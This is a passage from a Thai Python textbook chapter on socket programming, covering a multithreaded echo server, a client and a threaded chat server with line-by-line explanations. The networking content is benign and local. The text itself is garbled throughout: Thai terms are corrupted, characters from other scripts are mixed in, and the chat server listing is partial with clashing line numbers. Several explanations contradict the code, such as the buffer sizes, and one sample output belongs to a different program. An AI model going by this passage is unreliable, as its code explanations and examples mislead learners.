เซิร์ฟเวอร์ที่ได้ทดลองผ่านมาแล้วนั้นยังไม่มีประสิทธิภาพในการทำงานเท่าที่ควร เนื่องจากเซิร์ฟเวอร์ดังกล่าว สามารถรองรับคุลเอนต์ได้ครึ่งละเพียง 1 เครื่องเท่านั้น ซึ่งในสถานการณ์จริง ๆ แล้วคุลเอนต์อาจจะร้องขอการเชื่อมต่อพร้อมกันหลาย ๆ เครื่องก็ได้ ดังนั้นจึงเป็นต้องมีการปรับปรุงประสิทธิภาพของเซิร์ฟเวอร์ให้สูงขึ้นโดยการใช้เดรด (อานข้อมูลเรื่องเดรดเพิ่มเติมในบทที่ 15) เพื่อรองรับคุลเอนต์ได้พร้อมกันในปริมาณที่มาก ๆ ได้นั่นเอง ซึ่งมีรายละเอียดดังนี้

การสร้างเซิร์ฟเวอร์เดรด ชื่อ Multithread\_server.py

```

1 import socket, threading
2
3 class ClientThread(threading.Thread):
4     def __init__(self, clientAddress, clientsocket):
5         threading.Thread.__init__(self)
6         self.csocket = clientsocket
7         print ("New connection added: ", clientAddress)
8     def run(self):
9         print ("Connection from : ", clientAddress)
10        #self.csocket.send(bytes("Hi, This is from Server..",'utf-8'))
11        msg = ''
12        while True:
13            data = self.csocket.recv(2048)
14            msg = data.decode()
15            if msg=='bye':
16                break
17            print ("from client >>", msg)
18            self.csocket.send(bytes(msg, 'UTF-8'))
19        print ("Client at ", clientAddress , " disconnected...")
20

```

```

21 LOCALHOST = "127.0.0.1"
22 PORT = 8080
23 server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
24 server.bind((LOCALHOST, PORT))
25 print("Server started OK")
26 print("Waiting for client request..")
27 while True:
28     server.listen(5)
29     clientsock, clientAddress = server.accept()
30     newthread = ClientThread(clientAddress, clientsock)
31     newthread.start()

```

เมื่อสั่งรันเซิร์ฟเวอร์เเรด ผลลัพธ์ที่ได้ดังนี้

**Server started OK**  
**Waiting for client request..**

อธิบายการทำงานของเซิร์ฟเวอร์เเรด ดังนี้

บรรทัดที่ 1: นำเข้าโมดูลเเรดมาใช้งานในโปรแกรม (threading)

บรรทัดที่ 3: สร้างคลาสชื่อ ClientThread() โดยรับการสีบหอดคุณสมบติมาจาก Thread

บรรทัดที่ 5: สร้างคอนสตรักเตอร์โดยรับพารามิเตอร์ 2 ตัว คือ หมายเลขไอพีของไคลเอนต์ และอ็อปเจ็กต์ซึ่งออกเก็ตของไคลเอนต์

บรรทัดที่ 6: กำหนดค่าให้แอตทริบิวต์ออกเก็ตภายในคลาส

บรรทัดที่ 7: สั่งพิมพ์ "New connection added: " พร้อมกับหมายเลขไอพีของไคลเอนต์

บรรทัดที่ 8: สร้างเมธอดเพื่อรับเเรด โดยกำหนดให้ต้องเป็นชื่อ run() เท่านั้น

บรรทัดที่ 9: สั่งพิมพ์ "Connection from : " และตามด้วยหมายเลขไอพีของไคลเอนต์

บรรทัดที่ 12: กำหนดให้ไคลเอนต์ทำงานแบบไม่สิ้นสุด ด้วยคำสั่ง while True

### บทที่ 16:- การเขียนโปรแกรมซ็อกเก็ต

บรรทัดที่ 13: รอรับข้อมูลจากไคล์เอนต์ผ่านทางเมธอด recv() โดยกำหนดขนาดของข้อมูลในการรับแต่ละครั้งเท่ากับ 2,048 ไบต์

บรรทัดที่ 14: ถอดรหัสข้อมูลด้วยเมธอด decode() เนื่องจากข้อมูลที่รับส่งในเครือข่ายเป็นชนิดไบต์และส่งอักษรแบบ Unicode (UTF-8) เพื่อให้ครอบคลุมการทำงานของทุก ๆ ภาษาที่สื่อสารกันในโลกนี้

บรรทัดที่ 15: ถ้าข้อความที่รับมามีคำว่า 'bye' เตรียมซึ่งบริการให้กับเครื่องไคล์เอนต์หมายเลขอพีนี้อยู่ จะหยุดการทำงานด้วยคำสั่ง break ในบรรทัดที่ 16 ซึ่งจะทำให้หลุดออกจากลูปของ while ทันที จากนั้นจำพิมพ์ข้อความว่า "Client at ", หมายเลขอพี , " disconnected..." และเตรียมที่ดูแลไคล์เอนต์เครื่องดังกล่าวจึงจะหยุดการทำงานโดยสมบูรณ์

บรรทัดที่ 17: ในการณ์ที่ไม่ใช้ข้อความว่า 'bye' เตรียมดังกล่าวจะพิมพ์ข้อความว่า "from client >>" พร้อมกับข้อความที่ส่งมาจากเครื่องไคล์เอนต์ และส่งข้อความเดียวกันนี้กลับไปให้ไคล์เอนต์ด้วย โดยใช้เมธอด send() และจำเป็นต้องเข้ารหัสข้อความด้วย UTF-8 และแปลงเป็นไบต์ก่อนส่งข้อความออกไป

บรรทัดที่ 21: กำหนดไอพีเครื่องเซิร์ฟเวอร์เป็นหมายเลข 127.0.0.1 นั่นคือ เครื่องที่กำลังรันโปรแกรมนี้เอง ซึ่งปกติจะเรียกว่า โลคอลโซส์ต หรือ IP loopback

บรรทัดที่ 22: กำหนดหมายเลขพอร์ตที่เปิดให้บริการบนเครื่องเซิร์ฟเวอร์ คือ 8080

บรรทัดที่ 23: กำหนดรูปแบบการสร้างซ็อกเก็ตเป็นชนิดไอพีเวอร์ชัน 4 และสื่อสารด้วยโปรโตคอลที่ซีพี

บรรทัดที่ 24: ผูกหมายเลขไอพีและพอร์ตของเซิร์ฟเวอร์เข้ากับซ็อกเก็ต

บรรทัดที่ 25: เซิร์ฟเวอร์พิมพ์ข้อความ "Server started OK" เปлав่าเซิร์ฟเวอร์เริ่มกระบวนการทำงานและพร้อมที่จะรับการเชื่อมต่อจากไคล์เอนต์แล้ว

บรรทัดที่ 26: เซิร์ฟเวอร์สั่งพิมพ์ "Waiting for client request.." เปлав่าเซิร์ฟเวอร์กำลังรอการเชื่อมต่อจากไคล์เอนต์

บรรทัดที่ 27: กำหนดให้เซิร์ฟเวอร์ทำงานโดยไม่มีการหยุด ด้วย while True

บรรทัดที่ 28: เซิร์ฟเวอร์เฝ้ารอการเชื่อมต่อจากคลื่นต่อไปพร้อม ๆ กัน 5 เครื่อง

บรรทัดที่ 29: เมื่อมีคลื่นต่อรองขอการเชื่อมต่อเข้ามา เซิร์ฟเวอร์จะยอมรับการเชื่อมต่อด้วยเมธอด accept() โดยค่าที่ส่งกลับมาจากการเมธอดนี้มี 2 ค่า คือ อ็อบเจกต์ของเครื่องคลื่นต่อ และหมายเลขไอพีของคลื่นต่อ

บรรทัดที่ 30: เซิร์ฟเวอร์จะทำการสร้างเทรดสำหรับคลื่นต่อละตัวที่ร้องขอการเชื่อมต่อเข้ามา โดยส่งพารามิเตอร์ 2 ตัวให้กับคลาส ClientThread() คือ อ็อบเจกต์และหมายเลขไอพีของคลื่นต่อ

บรรทัดที่ 31: โปรแกรมเซิร์ฟเวอร์ทำการกระตุนให้เทรดสำหรับคลื่นต่อเครื่องที่กำลังเชื่อมต่อกำหนดการทำงาน โดยเรียกเมธอด start() โปรแกรมจะกระโดยไปทำงานที่บรรทัดที่ 8 และเทรดสำหรับเครื่องคลื่นต่อดังกล่าวจะจะทำงานไปเรื่อยๆ จนกว่าจะได้รับข้อความว่า 'bye' จากคลื่นต่อ จึงจะหยุดการทำงานของเทรดนี้ลง

### การสร้างคลื่นต่อ (Client.py)

โปรแกรมผู้ใช้คลื่นต่อจะไม่มีความยุ่งยากมาก เนื่องจากไม่ต้องบริหารจัดการเกี่ยวกับเทรดเหมือนผู้ใช้เซิร์ฟเวอร์ คลื่นต่อมีหน้าที่เชื่อมต่อและรับ-ส่งข้อมูลเท่านั้น เมื่อไม่มีข้อมูลใด ๆ คลื่นต่อจะส่งข้อความว่า 'bye' เพื่อขอยุติการเชื่อมต่อเอง ซึ่งโปรแกรมผู้ใช้คลื่นต่อจะรับดังนี้

```

1 import socket
2 SERVER = "127.0.0.1"
3 PORT = 8080
4 client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
5 client.connect((SERVER, PORT))
6 client.sendall(bytes("This is from Client", 'UTF-8'))
7 while True:
8     in_data = client.recv(1024)
9     print("From Server : ", in_data.decode())
10    out_data = input("To server >>")
11    client.sendall(bytes(out_data, 'UTF-8'))
12    if out_data == 'bye':
13        break
14 client.close()

```

บรรทัดที่ 2: กำหนดไอพีเครื่องเซิร์ฟเวอร์ที่ให้บริการ ในที่นี่เครื่องไคล์เอนต์กับเครื่องเซิร์ฟเวอร์เป็นเครื่องเดียวกัน ซึ่งทำงานภายใต้โอลจ์อสต์ จึงกำหนดเป็น 127.0.0.1

บรรทัดที่ 3: กำหนดพอร์ตของเครื่องเซิร์ฟเวอร์

บรรทัดที่ 4: สร้างรูปแบบการเชื่อมต่อด้วยไอพีเวอร์ชัน 4 และโปรโตคอลทีซีพี

บรรทัดที่ 5: เชื่อมต่อไปยังเครื่องเซิร์ฟเวอร์ด้วยเมธอด connect()

บรรทัดที่ 6: เมื่อเชื่อมต่อสำเร็จ ไคล์เอนต์จะส่งข้อความไปหาเซิร์ฟเวอร์ คือ "This is from Client" โดยข้อความที่ส่งเป็นแบบ UTF-8 และก่อนส่งต้องแปลงเป็นไบต์ก่อนเสมอ ด้วยฟังก์ชัน bytes()

บรรทัดที่ 7: โคล์เอนต์จะทำงานแบบไม่รู้จบด้วยคำสั่ง while True

บรรทัดที่ 8: ไคล์เอนต์จะรอรับข้อมูลที่ส่งมาจากเซิร์ฟเวอร์ด้วยเมธอด recv() ซึ่งกำหนดขนาดบัฟเฟอร์ไว้เท่ากับ 2,048 ไบต์

บรรทัดที่ 9: ข้อมูลที่มาจากการเชิร์ฟเวอร์ จะถูกตรวจสอบให้สอดคล้องกับdecode() โดยพิมพ์หลังข้อความ "From Server :"

บรรทัดที่ 10: ไคล์เอนต์จะรอการป้อนข้อความจากแป้นพิมพ์ของผู้ใช้งานเพื่อส่งไปยังเซิร์ฟเวอร์ ด้วยเมธอด input("To server >>")

บรรทัดที่ 11: ก่อนส่งข้อความใด ๆ ด้วยคำสั่ง `sendall()` จะต้องทำการเข้ารหัสแบบ UTF-8 เพื่อรองรับทุก ๆ ภาษา และต้องแปลงเป็นไบต์ก่อนส่งเสมอ เพราะการส่งข้อมูลบนเครือข่ายจะส่งเป็นไบต์นั่นเอง

บรรทัดที่ 12: ถ้าผู้ใช้งานป้อนข้อความ 'bye' เข้าไปในโปรแกรม คลื่นออนไลน์จะหยุดการทำงานจากลูปของ `while` ด้วยคำสั่ง `break` และส่งข้อความไปบอกให้เซิร์ฟเวอร์ทราบว่าจะขอหยุดการทำงาน เชื่อมต่อด้วยคำสั่ง `close()` โปรแกรมผังคลื่นออนไลน์จะหยุดการทำงาน และแสดงที่กำลังให้บริการเครื่องคลื่นติดกันล่างนี้บนผังเซิร์ฟเวอร์ ก็จะหยุดการทำงานเช่นเดียวกัน

### ผลการสั่งรันคลื่นออนไลน์เครื่องที่ 1

การทำงานของโปรแกรมผังเซิร์ฟเวอร์

```
Server started OK
Waiting for client request..
New connection added: ('127.0.0.1', 22514)
Connection from : ('127.0.0.1', 22514)
from client >> This is from Client
from client >> Hello, I am client 1
```

การทำงานของโปรแกรมผังคลื่นออนไลน์

```
C:\Python\CH16>python Client.py
From Server : This is from Client
To server >>Hello, I am client 1
From Server : Hello, I am client 1
To server >>
```

### ผลการสั่งรันคลื่นออนไลน์เครื่องที่ 2

การทำงานของโปรแกรมผังเซิร์ฟเวอร์

```

Server started OK
Waiting for client request..
New connection added: ('127.0.0.1', 22514)
Connection from : ('127.0.0.1', 22514)
from client >> This is from Client
from client >> Hello, I am client 1
New connection added: ('127.0.0.1', 13032)
Connection from : ('127.0.0.1', 13032)
from client >> This is from Client
from client >> Hello, I am client 2

```

การทำงานของโปรแกรมผู้ใช้คลาวน์


```

C:\Python\CH16>python Client_thread.py
Waiting for connection response
Enter message: test client 2
Server message: test client 2
Enter message: hello
Server message: hello
Enter message: -

```

### ตัวอย่างการสร้างโปรแกรมสนทนา (Chat)

ในตัวอย่างนี้จะสร้างเซิร์ฟเวอร์ที่สามารถรองรับการเชื่อมต่อจากเครื่องคลาวน์ได้พร้อม ๆ กัน โดยใช้คุณสมบัติเรื่องของเดรดในหัวข้อที่ผ่านมาช่วยในการทำงาน เมื่อคลาวน์ต้องขอรับคำสั่ง เชิร์ฟเวอร์ เชิร์ฟเวอร์จะสร้างเดรด (Spawns) เพื่อจัดการสื่อสารกับคลาวน์ (Client Handler) โดยแยกการทำงานอย่างเป็นอิสระออกจากกัน แสดงดังรูปที่ 16.2




รูปที่ 16.2 การทำงานของเซิร์ฟเวอร์ที่รองรับคลาวน์ได้พร้อม ๆ กัน

การเชื่อมต่อระหว่างเซิร์ฟเวอร์และคลైเอน్ట ดังนี้

1. คลైเอน్టรองขอการเชื่อมต่อไปยังเซิร์ฟเวอร์ผ่านช่องเก็ต
2. เมื่อเซิร์ฟเวอร์ยอมรับการเชื่อมต่อจากคลైเอน్టแล้ว เซิร์ฟเวอร์จะสร้างเดรด (Spawns) เพื่อจัดการกับคลైเอน్ట (Client Handler) แต่ละเครื่อง
3. คลైเอน్టส่งและรับ (send/recv) ข้อมูลกับเซิร์ฟเวอร์ผ่านช่องเก็ต (Socket Connection) ยุติการเชื่อมตอกับเซิร์ฟเวอร์ โดยการกดปุ่ม Enter ที่ปราศจากข้อความใด ๆ

### ขั้นตอนออกแบบโปรแกรม Chat

1. ออกแบบฐานข้อมูลสำหรับเก็บข้อความที่คลైเอน్టสนทนากัน
2. ออกแบบเซิร์ฟเวอร์ที่สามารถจัดการกับคลైเอน్టได้หลาย ๆ เครื่องพร้อมกัน (Spawns) โดยการลงทะเบียนด้วยชื่อผู้ใช้ (User name) เก็บและดึงข้อมูล (Store/Retrieve) การสนทนากับฐานข้อมูลให้กับคลైเอน్ట ส่งข้อความไปยังทุก ๆ คลైเอน్ట (Broadcasting) ยุติการเชื่อมตอเมื่อผู้ใช้ยกเลิกการใช้งาน (โดยกดปุ่ม Enter ที่ปราศจากข้อความใด ๆ) ล็อคและปลดปล่อยทรัพยากรที่ใช้ทำงานร่วมกันเพื่อให้ทรัพยากรเหล่านั้นถูกเข้าใช้งานอย่างถูกต้อง (เนื่องจากโปรแกรมเขียนด้วยเรลด)
3. ออกแบบคลైเอน్టที่สามารถสนทนาโต้ตอบกับคลైเอน్టอื่น ๆ ได้พร้อมกันหลาย ๆ เครื่อง และยุติการทำงานของโปรแกรมด้วยการกดปุ่ม Enter โดยปราศจากข้อความใด ๆ สำหรับรูปแบบการทำงานทั้งระบบแสดงในรูปที่ 16.3



รูปที่ 16.3 แสดงภาพรวมของโปรแกรม Chat

สร้างโปรแกรมชื่อ chatDatabase.py เพื่อใช้สำหรับเก็บข้อมูลการสนทนากัน

```

1 '''Chat Database Script'''
2 class chatRecord():
3     def __init__(self):
4         self.data = []
5
6     def addMessage(self, message):
7         self.data.append(message)
8
9     def getMessage(self, messageID):
10        if len(self.data) == 0:
11            return 'No message yet!'
12        elif messageID == 0: #get all message for database
13            return '\n'.join(self.data)
14        elif messageID != 0: #get a chunk of message
15            temp = self.data[messageID:]
16            return '\n'.join(temp)
17        else:
18            return "\n"

```

จากตัวอย่างโปรแกรม chatDatabase.py แสดงการสร้างฐานข้อมูล อย่างง่ายเพื่อใช้สำหรับเก็บข้อมูลการสนทนาระหว่างคลีเอนต์ โดยฐานข้อมูล การสนทนาจะสูญหายเมื่อถูกทำการทำงานของเซิร์ฟเวอร์ ถ้าผู้เขียนโปรแกรม ต้องการให้ข้อมูลการสนทนาถูกเก็บแบบถาวร และนำไปเก็บลงใน Text เฟล์ ซึ่งหมายความว่าต้องมีการเขียนโปรแกรมเพื่อจัดการกับข้อมูลนี้ หรือเก็บใน XML เฟล์ สำหรับจำนวน คลีเอนต์ปานกลาง หรือเก็บในฐานข้อมูล เช่น MySQL, Oracle, Informix สำหรับคลีเอนต์จำนวนมาก

บรรทัดที่ 2 – 4 สร้างคลาสชื่อ chatRecord() โดยมีคุณสมบัติ เตรียมตัวสำหรับการรับข้อมูล กำหนดค่าเริ่มต้นให้กับตัวแปรชนิดลิสต์ชื่อ data เพื่อกำหนดที่เก็บข้อมูลการสนทนาของคลีเอนต์ทั้งหมด บรรทัดที่ 6 – 7 สร้างเมธอดชื่อ addMessage() กำหนดที่เพิ่มข้อมูลการสนทนาไว้ในตัวแปร data โดยใช้เมธอด append() มีพารามิเตอร์ 1 ตัวคือ message (ข้อมูลการสนทนา) บรรทัดที่ 9 – 18 สร้างเมธอดชื่อว่า getMessage() กำหนดดึงข้อมูลจากฐานข้อมูล (ในตัวแปร data) โดยมีพารามิเตอร์ 1 ตัว คือ messageID ซึ่งหมายถึงหมายเลขบรรทัดของข้อมูลในฐานข้อมูล ถ้า messageID เท่ากับ 0 โปรแกรมจะดึงข้อมูลทั้งหมดในฐานข้อมูลลงกลับไปให้กับคลีเอนต์ ถ้า messageID เป็นเลขจำนวนเต็มที่ไม่เท่ากับ 0 โปรแกรมจะดึงข้อมูลตั้งแต่ตำแหน่งบรรทัดใน messageID ถึง ตำแหน่งข้อมูลบรรทัดสุดท้ายของตัวแปร data สำหรับคำสั่ง '\n'.join(self.data) กำหนดที่เชื่อมต่อข้อมูลในตัวแปร data เข้าไว้ด้วยกัน เช่น data[0] = 'Hello', data[1] = 'World!' และ data[2] = 'Python' เมื่อใช้คำสั่ง '\n'.join(self.data) จะได้ผลลัพธ์คือ 'Hello\nWorld!\nPython' ถ้าตัวแปร data ไม่มีข้อมูลใด ๆ ก็จะแสดง 'No message yet!'

## บทที่ 16:- การเขียนโปรแกรมซีออกแบบ

สร้างโปรแกรม ChatServer.py เพื่อทำหน้าที่เป็นเซิร์ฟเวอร์สำหรับโปรแกรม chat

```

34     def run(self):
35         self._client.send(str.encode('Welcome to the chat room'))
36         self._name = bytes.decode(self._client.recv(BUFSIZE))
37         #Getting all messages from database and send them to client \
38         #in the first time
39         allMessage = self._record.getMessage(0)
40         self._client.send(str.encode(allMessage))
41         while True:
42             message = bytes.decode(self._client.recv(BUFSIZE))
43             if not message:
44                 print('Client disconnected')
45                 self._client.close()
46                 CONNECTIONS_LIST.remove(self._client)
47                 break
48             else:
49                 message = ctime() + ': [' + self._name + '] -->' + message
50                 self._record.addMessage(message)
51                 #Broadcasting a new messages to every clients
52                 threadLock.acquire()
53                 self.broadcastingMessage(self._client, message)
54                 threadLock.release()
55

```

```

50
51 HOST = 'localhost'
52 PORT = 5000
53 BUFSIZE = 4096
54 ADDRESS = (HOST, PORT) #(127.0.0.1, 5000)
55 # List to keep track of all socket connections
56 CONNECTIONS_LIST = []
57 # Creating Threads Synchronization
58 threadLock = threading.Lock()
59 record = chatRecord()
60 server = socket(AF_INET, SOCK_STREAM)
61 server.bind(ADDRESS)
62 server.listen(10)
63 # Add server socket to the list
64 CONNECTIONS_LIST.append(server)
65 print ("Chat server started on port " + str(PORT))
66

```

```

67 while True:
68     print('Waiting for connection...')
69     client, address = server.accept()
70     print('...connected from:', address)
71     # Lock CONNECTIONS_LIST for inserting connected client
72     threadLock.acquire()
73     CONNECTIONS_LIST.append(client)
74     # Release CONNECTIONS_LIST
75     threadLock.release()
76     handler = clientHandler(client, record, address)
77     handler.start()

```

จากตัวอย่างโปรแกรม chatServer.py บรรทัดที่ 3 นำเข้าฐานข้อมูลที่ได้สร้างไว้แล้วคือ เพิ่ม chatDatabase.py เข้ามาทำงาน โดยใช้คำสั่ง from chatDatabase import chatRecord (ชื่อคลาสในไฟล์ chatDatabase.py) บรรทัดที่ 4 – 5 นำเข้าโมดูล threading เพื่อใช้สำหรับสร้างเทรดของไคล์เอนต์แต่ละเครื่อง บรรทัดที่ 6 นำเข้าโมดูล time เพื่อใช้สร้างวันและเวลา

บรรทัดที่ 8 สร้างคลาสชื่อ clientHandler() ทำหน้าที่จัดการไคล์เอนต์ที่เชื่อมต่อเข้ามายังเซิร์ฟเวอร์ Chat โดยคลาสดังกล่าวสืบทอดกุณสมบัติมาจากคลาส Thread ซึ่งส่งผลให้คลาส clientHandler มีกุณสมบัติเป็นเทรดไปด้วยในคลาสนี้สร้างคอนสตรัคเตอร์ (บรรทัดที่ 9 – 13) ทำหน้าที่กำหนดค่าเริ่มต้นให้กับตัวแปรต่าง ๆ ก่อนคลาสดังกล่าวจะทำงาน สำหรับค่าเริ่มต้นที่กำหนดคือ อ้อบเจกต์ของไคล์เอนต์ (self.\_client), ตัวแปรที่อ้างอิงไปยังฐานข้อมูล (self.\_record) และหมายเลขไอพีและเดรส์ (self.\_address) บรรทัดที่ 16 โปรแกรมสร้างเมธอดชื่อ broadCastingMessage() ทำหน้าที่ส่งข้อความสู่ทุกเครื่องที่กำลังสื่อสารกับเซิร์ฟเวอร์ Chat ออยู่ เมธอดนี้ต้องการพารามิเตอร์ 2 ตัวคือ อ้อบเจกต์ (activeClient) ของไคล์เอนต์เครื่องใดเครื่องหนึ่งที่กำลังเชื่อมต่ออยู่ และข้อความ (message) ที่ไคล์เอนต์ต้องการส่งไปยังไคล์เอนต์อื่น ๆ ทั้งหมดที่อยู่ในระบบ บรรทัดที่ 19 โปรแกรมนำเอาอ้อบเจกต์ของ Socket ที่เก็บรวบรวมไว้ในตัวแปร CONNECTIONS\_LIST มาตรวจสอบว่าเป็นอ้อบเจกต์ Socket ของเซิร์ฟเวอร์หรือไม่ หากเป็นอ้อบเจกต์ของตนเองหรือไม่ อธิบายง่าย ๆ คือถ้าไคล์เอนต์ A ส่งข้อความไปยังไคล์เอนต์อื่น ๆ ในระบบ ข้อความดังกล่าวไม่ควรถูกส่งไปยัง Socket ของเซิร์ฟเวอร์และ Socket ของตัวเอง (ไคล์เอนต์ A)

โดยใช้เงื่อนไขในโปรแกรมบรรทัดที่ 20 ต่อจากนั้นบรรทัดที่ 22 โปรแกรมวนลูปส่งข้อความสนทนาไปยังทุก ๆ เครื่องยกเว้นเซิร์ฟเวอร์และตัวเอง ถ้าโปรแกรมไม่สามารถส่งข้อความไปยังเครื่องใดๆ ก็ได้ เชิร์ฟเวอร์จะส่งข้อความไปบอกให้เครื่องอื่น ๆ ว่ามีเครื่องใดติดต่อมาแล้ว ไม่สามารถเชื่อมต่อได้ และโปรแกรมจะทำการปิด Socket ของเครื่องที่ไม่ตอบสนอง และลบออกจาก CONNECTIONS\_LIST (บรรทัดที่ 27 – 32) โดยคำสั่งทั้งหมดจะทำงานอยู่ภายใต้การควบคุมของคำสั่ง try...except

บรรทัดที่ 34 โปรแกรมทำการໂວເຣດ໌ເມືອດ rbg() ของคลาส Thread เพื่อทำหน้าที่ควบคุมการสนทนาระหว่างคลื่น เดียวเริ่มต้น เชิร์ฟเวอร์จะส่งข้อความว่า 'Welcome to the chat room' (บรรทัดที่ 35) เป็นให้คลื่นตกลง จากนั้นคลื่นจะส่งซึ่งกับลับเป็นให้เชิร์ฟเวอร์ (บรรทัดที่ 36) ขึ้นตอนต่อไปเชิร์ฟเวอร์จะส่งข้อมูลการสนทนาที่มีอยู่ทั้งหมดในฐานข้อมูลไปให้กับคลื่น (บรรทัดที่ 39 – 40) จากนั้นเชิร์ฟเวอร์จะทำการวนลูปด้วยคำสั่ง while True: ซึ่งจะทำให้โปรแกรมทำงานไปเรื่อย ๆ จนกว่าจะปิดโปรแกรม บรรทัดที่ 42 – 54 โปรแกรมเชิร์ฟเวอร์จะรับข้อมูลจากคลื่น เดียวเครื่องใดเครื่องหนึ่งที่ส่งเข้ามา และส่งข้อความดังกล่าวไปให้กับคลื่น เดียวอื่น ๆ พร้อมกันทั้งหมด ถ้าคลื่นเดียวเครื่องใด กดปุ่ม Enter ครั้ง เชิร์ฟเวอร์จะถือว่าเป็นการยุติการเชื่อมต่อของคลื่น เดียวอื่น ๆ (บรรทัดที่ 43) แต่ถ้าเป็นข้อความปกติ เชิร์ฟเวอร์ จะเรียกใช้งานเมธอด broadCastingMessage() เพื่อส่งข้อความไปยังทุก ๆ คลื่น เดียว แต่การเรียกใช้เมธอด broadCastingMessage() อาจจะถูกเรียกใช้จาก-thread อื่น ๆ พร้อม ๆ กันได้ ดังนั้นเชิร์ฟเวอร์ จะใช้ คุณสมบัติ การล็อก (threadLock.acquire()) เมธอด broadCastingMessage() ไว้ก่อน เพื่อไม่ให้ครอบครอง เข้ามายั่งใช้งาน เมื่อใช้งานเมธอด broadCastingMessage() เสร็จเรียบร้อยแล้ว เชิร์ฟเวอร์ จะปลดปล่อยทรัพยากรด้วยเมธอด threadLock.release() เพื่อให้Thread (คลื่น เดียวอื่น ๆ) อื่น ๆ เรียกใช้เมธอด broadCastingMessage() บาง

บรรทัดที่ 58 กำหนดขนาดของบัญชีเป็น 4,098 เนื่องจากต้องการให้โปรแกรมสามารถรองรับข้อความที่มีขนาดยาวขึ้น บรรทัดที่ 61 สร้างตัวแปรชนิดลิสต์ชื่อ CONNECTIONS\_LIST เพื่อใช้สำหรับเก็บข้อมูลเจ็กต์ของ

## บทที่ 16:- การเขียนโปรแกรมซ็อกเก็ต

Socket คลีเอนต์ทุก ๆ เครื่องเอาไว้ รวมถึงอ้อปเจ็กต์ Socket ของเซิร์ฟเวอร์ ด้วย เพราะต้องการใช้อ้างอิงในกรณีที่ต้องการส่งข้อความไปยังทุก ๆ เครื่อง คลีเอนต์นั่นเอง บรรทัดที่ 63 สร้างตัวแปรสำหรับใช้ล็อกและปลดปล่อยทรัพยากรในกรณีที่อาจจะเกิดการແย่งชิงกันเข้าใช้งานของคลีเอนต์เดรด บรรทัดที่ 64 สร้างอินสแตนซ์ของคลาส chatDatabase เพื่อใช้เก็บข้อมูลการสนทนา บรรทัดที่ 69 เพิ่มอ้อปเจ็กต์ Socket ของเซิร์ฟเวอร์ไว้ในตัวแปร CONNECTIONS\_LIST เพื่อใช้สำหรับอ้างอิงในอนาคต บรรทัดที่ 72 – 82 เชิร์ฟเวอร์ทำการวนลูปรอรับการเชื่อมต่อจากคลีเอนต์ เมื่อมีคลีเอนต์ร้องขอเข้ามา และเชิร์ฟเวอร์ยอมรับการเชื่อมต่อดังกล่าวแล้ว เชิร์ฟเวอร์จะเก็บอ้อปเจ็กต์ Socket ของคลีเอนต์ไว้ในตัวแปร CONNECTIONS\_LIST ไปเรื่อย ๆ 